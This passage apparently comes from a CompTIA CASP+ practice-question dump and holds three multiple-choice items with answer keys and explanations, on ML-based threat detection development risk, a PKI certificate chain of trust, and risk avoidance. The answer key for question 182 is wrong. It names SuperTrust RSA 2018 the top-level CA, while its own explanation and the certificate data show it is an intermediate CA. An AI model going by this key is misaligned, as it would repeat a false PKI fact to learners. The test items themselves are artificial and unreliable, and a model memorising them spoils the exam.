CompTIA CASP+ Study Guide: Third-Party Risk Management and Risk Registries

QUESTION 181
A software developer has been tasked with creating a unique threat detection mechanism that is based on machine learning. The information system for which the tool is being developed is on a rapid CI/CD pipeline, and the tool developer is considered a supplier to the process. Which of the following presents the most risk to the development life cycle and lo the ability to deliver the security tool on time?

A. Deep learning language barriers
B. Big Data processing required for maturity
C. Secure, multiparty computation requirements
D. Computing capabilities available to the developer

Correct Answer: B
Section:
Explanation:
The most significant risk to the development of a machine-learning-based threat detection tool is the Big Data processing required for maturity. Machine learning models often require large datasets to train effectively, and processing and analyzing this data can be time-consuming and resource-intensive. This can delay the development timeline, especially in a rapid CI/CD pipeline environment where timely delivery is crucial. CASP+ highlights the challenges associated with machine learning and Big Data in security tool development, particularly the resource demands and the need for extensive data to ensure accuracy and maturity.
CASP+ CAS-004 Exam Objectives: Domain 2.0 -- Enterprise Security Operations (Big Data and Machine Learning Challenges)
CompTIA CASP+ Study Guide: Implementing and Managing Machine Learning in Security Environments

QUESTION 182
A security administrator has been provided with three separate certificates and is trying to organize them into a single chain of trust to deploy on a website. Given the following certificate properties:

```
www.budgetcert.com
    Issuer: CN = SuperTrust RSA 2018, OU = www.budgetcert.com, O = BudgetCert Inc
    Subject: CN = www.budgetcert.com, O = BudgetCert Inc, L = Bloomington, S = Minnesota

BudgetCert:
    Issuer: CN = BudgetCert Global Root CA, OU = www.budgetcert.com, O = BudgetCert Inc
    Subject: CN = BudgetCert Global Root CA, OU = www.budgetcert.com, O = BudgetCert Inc

SuperTrust RSA 2018
    Issuer: CN = BudgetCert Global Root CA, OU = www.budgetcert.com, O = BudgetCert Inc
    Subject: CN = SuperTrust RSA 2018, OU = www.budgetcert.com, O = BudgetCert Inc
```

Which of the following are true about the PKI hierarchy? (Select two).

A. www.budgetcert.com.is the top-level CA.
B. www.budgetcert.com. is an intermediate CA.
C. SuperTrust RSA 2018 is the top-level CA.
D. SuperTrust RSA 2018 is an intermediate CA.
E. BudgetCert is the top-level CA
F. BudgetCert is an intermediate CA.

Correct Answer: C, E
Section:
Explanation:
Based on the given certificate properties:
SuperTrust RSA 2018 is an intermediate certificate authority (CA) because it is issued by BudgetCert Global Root CA, which is the top-level certificate authority.
BudgetCert is the top-level CA (root CA) in this public key infrastructure (PKI) hierarchy, as it issues certificates to SuperTrust RSA 2018 and has no issuer of its own.
Therefore, SuperTrust RSA 2018 is the intermediate CA, and BudgetCert is the top-level (root) CA in this PKI chain of trust. The www.budgetcert.com certificate is the leaf or end-entity certificate, which is used for the website itself.
CASP+ CAS-004 Exam Objectives: Domain 3.0 -- Enterprise Security Architecture (PKI and Certificate Chains of Trust)
CompTIA CASP+ Study Guide: PKI Hierarchy and Certificate Trust Models

QUESTION 183
A company reviews the regulatory requirements associated with a new product, and then company management elects to cancel production. Which of the following risk strategies is the company using in this scenario?

A. Avoidance
B. Mitigation
C. Rejection
D. Acceptance

Correct Answer: A
Section:
Explanation:
In this scenario, the company has elected to cancel the production of a product after reviewing regulatory requirements. This decision reflects a risk avoidance strategy, which involves taking action to eliminate exposure to a risk by not engaging in the activity that could lead to it. By canceling production, the company avoids the regulatory and compliance risks altogether. CASP+ defines risk avoidance as a risk management strategy that involves stopping or avoiding actions that expose the organization to unacceptable levels of risk.
CASP+ CAS-004 Exam Objectives: Domain 1.0 -- Risk Management (Risk Avoidance)
CompTIA CASP+ Study Guide: Risk Management Strategies and Risk Avoidance